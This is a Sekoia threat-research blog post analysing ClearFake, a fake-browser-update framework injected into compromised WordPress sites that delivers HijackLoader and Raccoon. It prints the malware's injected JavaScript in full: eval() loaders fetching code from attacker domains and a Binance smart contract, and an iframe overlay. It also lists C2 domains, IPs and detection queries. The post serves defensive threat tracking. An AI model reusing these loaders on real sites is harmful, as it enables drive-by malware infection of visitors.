ClearFake: a newcomer to the “fake updates” threats landscape

blog.sekoia.io/clearfake-a-newcomer-to-the-fake-updates-threats-landscape/

16 October 2023

Log in

Whoops! You have to login to access the Reading Center functionalities!

Forgot password?

Quentin Bourgue and Sekoia TDR October 16 2023

0

Read it later Remove

12 minutes reading

ClearFake is a new malicious JavaScript framework deployed on compromised websites to deliver further malware using the drive-by download technique. This blogpost aims at presenting a technical analysis of the ClearFake installation flow, the malware delivered by ClearFake, the C2 infrastructure and tracking opportunities.

Introduction

On 26 August 2023, cybersecurity researcher Randy McEoin published[1] an analysis of a **new malicious JavaScript framework deployed on compromised websites to deliver further malware using the drive-by download technique**. The newly discovered malware was named ClearFake due to the clear text JavaScript injected into the compromised website, which was not obfuscated in the early version as is usually the case for Javascript malware.

ClearFake is **another “fake updates” threat leveraging social engineering to trick the user into running a fake web browser update**, as for SocGholish and FakeSG malware. By linking the “fake updates” lure to the **watering hole technique**, ClearFake operators target a wide range of users and conduct effective, scalable malware distribution campaigns.

From our telemetry and customers’ feedback, we observed an increasing number of communications to ClearFake infrastructure at the end of September 2023. At the same time, we identified several hundred websites injected by ClearFake.

Sekoia.io's Threat & Detection Research (TDR) team investigated this emerging threat and shares in this blog post our **analysis of ClearFake, the malware delivered, as well as tracking opportunities**.

ClearFake installation flow

Here is an overview of the infection chains' stages observed distributing commodity malware via ClearFake:

Figure 1. ClearFake installation flow, as of 30 September 2023 *(Click on the image for a better view)*

Injected JavaScript code

ClearFake operators compromised WordPress sites, acting as water holes, to inject malicious JavaScript code into the HTML page.

In the early ClearFake version, the injected code was base64-encoded JavaScript from a *data-url* attribute, downloading another JavaScript payload from an attacker-owned domain (*brewasigfi1978.workers[.]dev*) and executing it using the *eval()* function, *e.g.*:

```
const get_script = () => {
    const request = new XMLHttpRequest();
    request.open('GET',
'hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/', false);
    request.send(null);
    return request.responseText;
};
eval(get_script());
```

Since 28 September 2023, **to download the next stage, ClearFake have used a different technique, relying on smart contract from the Binance Smart Chain**. The *result* value of the requested smart contract contains an obfuscated JavaScript, encoded in base64 and converted in hexadecimal.

Annex 1 includes the obfuscated and deobfuscated injected JavaScript used prior to and after 28 September 2023, as well as an example of the response of the smart contract.

Next stage JavaScript payloads

The first payload is an obfuscated JavaScript aiming at downloading and executing the second payload. Here is an example of the deobfuscated JavaScript using deobfuscate.io:

```
eval((() => {
  let _0x2ef453 = new XMLHttpRequest();
  _0x2ef453.open('GET', "hxxps://ojhggnfbcy62[.]com/vvmd54/", false);
  _0x2ef453.send(null);
  return _0x2ef453.responseText;
})());
```

The first obfuscated payload is available in Annex 2.

The second payload is a clear-text JavaScript **creating an *iframe* element to host the fake update interface** and to cover the entire document object model (DOM) of the web documents, setting:

- the *iframe* width and height to 100%;
- the *z-index*, an attribute specifying the stack order of the element, to 99999999999.

It then downloads the fake update interface. Here is an example of the second payload:

```
const url = 'hxxps://ojhggnfbcy62[.]com/ZgbN19Mx';
let iframe = document.createElement('iframe');
const remove_iframe = e => {
    'removetheiframe' == e.data && (iframe.parentNode.removeChild(iframe),
document.body.removeAttribute('style'));
};
window.addEventListener('message', remove_iframe, !1);
const iframe_ready = e => {
    window.scrollTo(0, 0), iframe.style.display = 'block',
iframe.style['margin-top'] = '', document.body.style.padding = '0',
document.body.style.margin = '0', document.body.style.height = '0px',
document.body.style.overflow = 'hidden', window.scrollTo(0, 0);
    }, create_iframe = () => {
    iframe.onload = iframe_ready, iframe.src = url, iframe.style.width =
'100%', iframe.style.height = '100%', iframe.style.backgroundColor = 'white',
iframe.style.display = 'none', iframe.style.position = 'absolute',
iframe.style['z-index'] = '99999999999', iframe.scrolling = 'no',
document.head.parentNode.insertBefore(iframe, document.head);
    };
create_iframe();
```

The third payload is an HTML page serving as a fake update interface and downloading the fake update content for the appropriate web browser. An example of the third payload is provided in Annex 2.


The HTML page downloads the final fake update page (HTML) from the URL path stored in the HTML element *href* and modified using the decoded value of the Javascript variable *blank*, *e.g.* "*/lander/firefox_1695214415/_index.php*".

Here is an example of the source code of the fake update page on urlscan: https://urlscan.io/responses/a70b72efd8cd83f2b79cc9b9823112930e8ffa49edeb6bb5d2b1bbcabccefafb/

Fake update web page

The fake update page displays a realistic copy of the web browser download page for Chrome, Edge and Firefox, as shown in the following figure.

ClearFake fake update pages for Chrome, Edge and Firefox web browsers






Figure 2. ClearFake fake update pages for Chrome, Edge and Firefox web browsers

It also contains JavaScript code aiming at **fingerprinting the victims' web browser and initiating the download module**. Here is an overview of the executing capabilities of the fake update page:

- Import the jQuery library used by the following Javascript;
- Define the infamous module named *FingerprintJS*[2] aiming at generating unique fingerprints for browsers based on various attributes and features. The module contains mathematical, fingerprint generation, utility, feature detection functions, as well as audio and font fingerprinting;
- Set the JavaScript *onclick* event for the download button;
- Define functions related to handling cookies and extracting values from the URL parameters;
- Generate the visitor fingerprint and exfiltrate it to "*hxxps://stats-best[.]site/fp.php*";
- Generate the download URL using "*_lp*", "*FPID*", "*DownloadMouse*", "*D*" and "*_token*" parameters when the *onclick* event is executed.

Malware delivered by ClearFake

On 30 September 2023, Sekoia.io analysts ran the infection chain until retrieving the final payload downloaded by the victim.

Suspicious filename

For Microsoft Edge's visitors, ClearFake delivered a malicious Windows Application Packaging Project (APPX file) from Dropbox.

The payload's name "*MIcrosoftEdgeSetup.appx*" is a masquerading of the legitimate Microsoft Edge installer and uses UTF-8 Cyrillic character for the characters "c", "e", "o" and "E". Escaping unicode characters returns the following result:

```
Ml\u0441r\u043Es\u043Eft\u0415dg\u0435S\u0435tup.appx
```

ASCII	Unicode	Name
c	\u0441	Cyrillic Small Letter Es
e	\u0435	Cyrillic Small Letter Ie
o	\u043E	Cyrillic Small Letter O
E	\u0415	Cyrillic Capital Letter Ie

Cyrillic characters are invisible to the user. Sekoia.io assess with high confidence that the **use of lookalike characters aims at avoiding static detection patterns** based on the filename, without raising the potential victim's suspicions.

It is interesting to note that **SocGholish operators successfully leveraged this technique in 2022**, as identified by Red Canary[3]. As this obfuscation method is not widely used, it is legitimate to ask ourselves if the SocGholish operators are also behind the new ClearFake malware.

APPX file

Windows Apps are ZIP archive files that store executable files and other additional ones including XML (*AppxManifest.xml* and *AppxBlockMap.xml*), P7X (*AppxSignature.p7x*), as well as other optional files and repositories.

The APPX file delivered by ClearFake (MD5: *a7900cdbb2912d76aa6329c5c41d8609*) is signed by "*STECH CONSULTANCY LIMITED*" and contains in particular the following executables:

- \MlcrosoftEdgeSetup\AI_STUBS\AiStubX64.exe (MD5: *e89f448e8f41a590c51d34948bdc9c1e)*
- \MlcrosoftEdgeSetup\VFS\AppData\.exe (MD5: *d113b3debc7e0a2da4369dd8d1dbad53*)

Once executed, the Windows App reads the APPX manifest's entry point containing the *AiStubX64* executable and then executes it. The *AiStubX64.exe* process **copies the *KSPSService* executable located in the Virtual File System (VFS) and then launches it**. The payload (*KSPSService.exe*) deployed by the APPX file **turned out to be a sample of HijackLoader**. More technical information on this execution flow can be found in the Microsoft documentation[4] and FINSIN's analysis[5].

The APPX file also contains a legitimate Microsoft Edge installer (*MicrosoftEdgeUpdateSetup.exe* MD5: *58d8d75b0ca5e316862ed81cdb2d0c67*) and a PowerShell script (*chrome.ps1* MD5: *bfe16fc5d100757bd9dec4ef1aa42913*), downloading a

legitimate Edge installer from transfer[.]sh and executing it. Both codes are executed when the user runs the Windows App file. Sekoia.io analysts believe that installing the legitimate web browser alongside the malware once again avoids any suspicion from the victim.

As mentioned by SentinelOne[6], APPX files are regularly used in malware campaigns to deploy the payload on the infected host, including BazarBackdoor, Emotet or Magniber ransomware. **Although this technique is not new, Sekoia.io believes its use improves the rate of successful compromise** by reducing the detection of the malicious payload's execution.

Overview of HijackLoader

First observed in the wild in July 2023 by Zscaler ThreatLabz[7], **HijackLoader is a modular loader downloading and executing an obfuscated payload**. It implements several evasion techniques, including code injection, use of syscalls, Windows API hashing and Heaven's gate. In recent months, HijackLoader delivered numerous commodity malware, including Danabot, Lumma, Raccoon, Redline, Remcos, SystemBC and Vidar.

Once executed, the HijackLoader sample deployed through the APPX file downloads its obfuscated payload from the adversary infrastructure "*hxxps://server2-slabx.ocmtancmi2c5t[.]live/osmesis/1829973585.png*". The payload loaded by HijackLoader is a Raccoon sample communicating with its Command & Control (C2) server "*128.140.101[.]125*".

In August 2023, Rapid7 observed[8] that the new **IDAT Loader malware was delivered by ClearFake**. Based on the code similarities between IDAT Loader and HijackLoader, and given the overlap in the C2 infrastructures, **Sekoia.io assess with high confidence that the same threat group operates both loaders**.

ClearFake C2 infrastructure and tracking opportunities

ClearFake C2 communications

ClearFake stages use hardcoded URLs to download the next stage payloads from its C2 infrastructure. URL patterns have not changed since the threat first appeared in July 2023.

The URLs observed on 30 September 2023 are:

- hxxps://ojhggnfbcy62[.]com/vvmd54/
- hxxps://ojhggnfbcy62[.]com/ZgbN19Mx
- hxxps://ojhggnfbcy62[.]com/lander/firefox_1695214415/_index.php

Basic heuristics based on the URL pattern stem from the ClearFake C2 communications. Sekoia.io used similar queries on urlscan:

- page.url:"/vvmd54/"
- page.url:"/ZgbN19Mx"

- page.url.keyword:/.*\/lander\/(chrome|firefox|edge).*\/_index\.php/

Using urlscan and other URL scanning search engines, we retrieved 39 domain names:

921hapudyqwdvy[.]com
98ygdjhdvuhj[.]com
adqdqqewqewplzoqmzq[.]site
bgobgogimrihehmxerreg[.]site
boiibzqmk12j[.]com
bookchrono8273[.]com
borbrbmrtxtrbxrq[.]site
bpjoieohzmhegwegmmuew[.]online
cczqyvuy812jdy[.]com
ewkekezmwzfevwvwvvmmmmmmwfwf[.]site
gkrokbmrkmrxtmxrxr[.]space
indogervo22tevra[.]com
indogevro22tevra[.]com
ioiubby73b1n[.]com
kjniuby621edoo[.]com
komomjinndqndqwf[.]store
lminoeubybyvq[.]com
nbvyrxry216vy[.]com
ngvcfrttgyu512vgv[.]net
nmbvcxzasedrt[.]com
oekofkkfkoeefkefbnhgtrq[.]space
oiouhvtybh291[.]com
oiqwbuwbwqznjqsdfsfqhf[.]site
oiuugyfytvgb22h[.]com
oiuytyfvq621mb[.]org
ojhggnfbcy62[.]com
omdowqind[.]site
ooinonqnbdqnjdnqwqkdn[.]space
opkfijuifbuyynyny[.]com
opmowmokmwczmwecmef[.]site
owkdzodqzodqjefjnnejenefe[.]site
pklkknj89bygvczvi[.]com
poqwjoemqzmemzgqegzqzf[.]online
pwwqkppwqkezqer[.]site
reedx51mut[.]com
sioaiuhsdguywqgyuhiqw[.]org
sioaiuhsdguywqgyuhuiqw[.]org
ug62r67uiijo2[.]com
vcrwtttywuuidqioppn1[.]com
vvooowkdqddcqcqcdqggggl[.]site
weomfewnfnu[.]site
wffewiuofegwumzowefmgwezfzew[.]site
wnimodmoiejn[.]site
wsexdrcftgyy191[.]com
ytntf5hvtn2vgcxxq[.]com
zasexdrc13ftvg[.]com
ziucsugcbfyfbyccbasy[.]com
znqjdnqzdqzfqmfqmkfq[.]site

Pivot on IP addresses

By pivoting on the IP addresses resolving the previous attacker-owned domains, we listed the following C2 servers that we assess with high confidence as being exclusively associated with the ClearFake infrastructure.

109.248.206[.]49
109.248.206[.]83
109.248.206[.]101
109.248.206[.]118
109.248.206[.]196
135.181.211[.]230

5 of them belong to the autonomous system (AS) “YACOLO-AS” (AS203493) located in Russia, and the last one belongs to the HETZNER AS (AS24940), favoured by numerous threat actors.

For all C2 servers, the common name (CN) of the TLS certificates exposed on port 443 is “*921hapudyqwdvy.com*”, allowing us to unveil the ClearFake infrastructure using scanning search engines, such as Shodan or Censys. Sekoia.io used a similar query on Shodan to

identify and proactively track the ClearFake C2 infrastructure:

ssl:"921hapudyqwdvy.com"

ClearFake operators run the Keitaro traffic distribution system (TDS) on C2 servers to protect their infrastructure that hosts malicious content and to select the targeted traffic.

TDR believes that **ClearFake operators are likely to improve the stealth of malware C2 communication in the near future**. They could also harden their C2 server configuration, to prevent their infrastructure from being so easily illuminated.

Conclusion

First seen in the wild in July 2023, **ClearFake is another "fake updates" threat that quickly became widespread** due to the effective lure targeting a wide audience, as well as the watering hole technique used to distribute the malware via numerous compromised websites.

Given the **ongoing development and the use of cutting-edge techniques**, such as the blockchain technology to store malicious payloads, this **threat must be closely monitored by organisations**, as the malware delivered by ClearFake can be used to gain access to the victim's network.

The **tactics, techniques and procedures leveraged by the ClearFake operators overlap with those of SocGholish ones** (tracked as TA569), in particular the use of watering holes, "fake updates" lures, Keitaro TDS, Dropbox file hosting service and the masquerading of filename with cyrillic characters. Considering this, **Sekoia.io further assess ClearFake and SocGholish are possibly operated by the same threat group. Gathering additional evidence may help to confirm or refute this hypothesis**.

To provide our customers with actionable intelligence, we will continue to monitor the evolution of ClearFake and other malware it delivers.

ClearFake IoCs & Technical Details

IoCs

The list of IoCs is available on Sekoia.io github repository.

ClearFake C2 domains

921hapudyqwdvy[.]com
98ygdjhdvuhj[.]com
adqdqqewqewplzoqmzq[.]site
bgobgogimrihehmxerreg[.]site
boiibzqmk12j[.]com
bookchrono8273[.]com
borbrbmrtxtrbxrq[.]site
bpjoieohzmhegwegmmuew[.]online
brewasigfi1978[.]workers[.]dev
cczqyvuy812jdy[.]com
ewkekezmwzfevwvwvvmmmmmmwfwf[.]site
gkrokbmrkmrxtmxrxr[.]space
indogervo22tevra[.]com
indogevro22tevra[.]com
ioiubby73b1n[.]com
kjniuby621edoo[.]com
komomjinndqndqwf[.]store
lminoeubybyvq[.]com
nbvyrxry216vy[.]com
ngvcfrttgyu512vgv[.]net
nmbvcxzasedrt[.]com
oekofkkfkoeefkefbnhgtrq[.]space
oiouhvtybh291[.]com
oiqwbuwbwqznjqsdfsfqhf[.]site
oiuugyfytvgb22h[.]com
oiuytyfvq621mb[.]org
ojhggnfbcy62[.]com
omdowqind[.]site
ooinonqnbdqnjdnqwqkdn[.]space
opkfijuifbuyynyny[.]com
opmowmokmwczmwecmef[.]site
owkdzodqzodqjefjnnejenefe[.]site
pklkknj89bygvczvi[.]com
poqwjoemqzmemzgqegzqzf[.]online
pwwqkppwqkezqer[.]site
reedx51mut[.]com
sioaiuhsdguywqgyuhiqw[.]org
sioaiuhsdguywqgyuhuiqw[.]org
stats-best[.]site
ug62r67uiijo2[.]com
vcrwtttywuuidqioppn1[.]com
vvooowkdqddcqcqcdqggggl[.]site
weomfewnfnu[.]site
wffewiuofegwumzowefmgwezfzew[.]site
wnimodmoiejn[.]site
wsexdrcftgyy191[.]com
ytntf5hvtn2vgcxxq[.]com
zasexdrc13ftvg[.]com
ziucsugcbfyfbyccbasy[.]com
znqjdnqzdqzfqmfqmkfq[.]site

ClearFake IP addresses

109.248.206[.]49
109.248.206[.]83
109.248.206[.]101
109.248.206[.]118
109.248.206[.]196
135.181.211[.]230

ClearFake infection chain

IoC	Description
hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/	Download URL of the first JavaScript payload
hxxps://ojhggnfbcy62[.]com/vvmd54/	Download URL of the second JavaScript payload
hxxps://ojhggnfbcy62[.]com/ZgbN19Mx	Download URL of the first HTML payload
hxxps://ojhggnfbcy62[.]com/lander/firefox_1695214415/index.php	Download URL of the second HTML payload
hxxps://stats-best[.]site/fp.php	C2 URL for the fingerprinting data
hxxp://ojhggnfbcy62[.]com/?_lp=1&_token=uuid_1ubo22l1dqqlm_1ubo22l1dqqlm6518291d817043.55797095	Redirect URL to the HijackLoader payload (APPX)
hxxps://www.dropbox[.]com/e/scl/fi/6gtsp3qjf54lsec0piwvq/Ml-r-s-ft-dg-S-tup.appx?rlkey=hdm3apoi4n31v2rxruiosvtaa&dl=1	Download URL of the HijackLoader payload (APPX)
b583d86c4abc6d6ca57bde802b7e9d8143a249aed6a560a4626e79ae13f6209d	HijackLoader payload (APPX)
d60d4da2cfe120138a3fde66694b40ae2710cfc2af33cb7810b3a0e9b1663a4f	HijackLoader paylaod (EXE)
hxxps://server2-slabx.ocmtancmi2c5t[.]live/osmesis/1829973585.png	HijackLoader hosting payload URL

IoC	Description
ocmtancmi2c5t[.]live	HijackLoader hosting payload domain
128.140.101[.]125	Raccoon C2 server

MITRE ATT&CK TTPs

Tactic	Technique
Resource Development	T1584 – Compromise Infrastructure
Execution	T1059.007 – Command and Scripting Interpreter: JavaScript
Initial Access	T1189 – Drive-by Compromise
Defense Evasion	T1027 – Obfuscated Files or Information
Defense Evasion	T1132.001 – Data Encoding: Standard Encoding
Defense Evasion	T1036 – Masquerading
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Command and Control	T1041 – Exfiltration Over C2 Channel
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols
Command and Control	T1105 – Ingress Tool Transfer

Annexes

The ClearFake scripts are available on Sekoia.io github repository.

Annex 1 – Injected Javascript codes

Injected JavaScript used before 28 September 2023:

The script decodes to:

```
const get_script = () => {
    const request = new XMLHttpRequest();
    request.open('GET',
'hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/', false);
    request.send(null);
    return request.responseText;
};
eval(get_script());
```

Injected JavaScript used since 28 September 2023:

```
<script src="data:text/javascript; base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm
92aWRlcj1uZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhd
GFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0i
MHg3ZjM2RDkyOTJlN2M3MEEyMDRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3t
pbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XSxuYW1lOiJ1cG
RhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvb
iJ9LHtpbnB1dHM6W10sbmFtZToiZ2V0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5h
bWU6IiIsdHlwZToic3RyaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVuY3Rpb24
ifSx7aW5wdXRzOltdLG5hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbm
FtZToiIix0eXBlOiJzdHJpbmcifV0sc3RhdGVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvb
iJ9XSxjb250cmFjdD1uZXcgZXRoZXJzLkNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxsaW5r
PWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw=
="></script>
```

The script decodes to:

```
async function load() {
    let provider = new
ethers.providers.JsonRpcProvider('hxxps://bsc-dataseed1.binance[.]org/'),
signer = provider.getSigner(), address =
'0x7f36D9292e7c70A204faCC2d255475A861487c60', ABI = [
    {
    inputs: [{
    internalType: 'string',
    name: '_link',
    type: 'string'
    }],
    name: 'update',
    outputs: [],
    stateMutability: 'nonpayable',
    type: 'function'
    },
    {
    inputs: [],
    name: 'get',
    outputs: [{
    internalType: 'string',
    name: '',
    type: 'string'
    }],
    stateMutability: 'view',
    type: 'function'
    },
    {
    inputs: [],
    name: 'link',
    outputs: [{
    internalType: 'string',
    name: '',
    type: 'string'
    }],
    stateMutability: 'view',
    type: 'function'
    }
    ], contract = new ethers.Contract(address, ABI, provider), link = await contract.get();
    eval(atob(link));
}
window.onload = load;
```

Response of the Binance Smart Chain:

```
{

    jsonrpc: "2.0",
    id: 44,
    result: "0x0000000000000000000000000000000000000000000000000000000000000000200000000
0000000000000000000000000000000000000000000000000000014904..."
}
```

Annex 2 – Next stage payloads

First next stage payload downloaded by the injected JavaScript from the Binance Smart Chain:

The script decodes to:

```
eval((() => {
  let _0x2ef453 = new XMLHttpRequest();
  _0x2ef453.open('GET', "hxxps://ojhggnfbcy62[.]com/vvmd54/", false);
  _0x2ef453.send(null);
  return _0x2ef453.responseText;
})()));
```

Third next stage payload serving as a fake update interface and downloading the fake update content:

```html
<!DOCTYPE html>
<html lang="en">

<head><base href="/lander/firefox_1695214415/index.php">
<meta charset="utf-8">
<meta http-equiv="content-language" content="en-au">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="icon" type="image/png" sizes="196x196"
href="img/favicon-196x196.59e3822720be.png">
<title>Document</title>
<link type="image/png" data-href="p.gif" href="p.gif" class="pixel">

<script>
    var token = 'uuid_16nqpfp1dqa3s_16nqpfp1dqa3s65181ef42d4bd9.29612370',
        pixel = '{pixel}',
        subid = '16nqpfp1dqa3s',
        blank = 'X2luZGV4LnBocA==';
    let p = document.querySelector('.pixel'),
        prefix = p.href.replace(p.dataset.href, '');
    self.Notification && fetch(atob(blank)).then(
        function(r) {
            return r.text().then(function(t) {
                document.write(t.replaceAll('{static_prefix}', prefix))
            })
        }
    );
</script>
</head>

<body>

</body>

</html>
```

External references

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**.

Feel free to read other TDR analysis here :

What's next

AridViper, an intrusion set allegedly associated with Hamas

Given the recent events involving the Palestinian politico-military organisation Hamas which conducted on 7 October 2023 a military and...

Sekoia TDR

Game Over: gaming community at risk with information stealers

This report was originally published for our customers on 26 October 2023. The world of online gaming, a thriving...

Marc N. and Sekoia TDR

Unveiling the power of the new Query Builder in Sekoia SOC Platform

Introduction The Query Builder is designed to simplify data exploration and enhance threat detection capabilities. This feature empowers Security...

SEKOIA.IO

Comments are closed.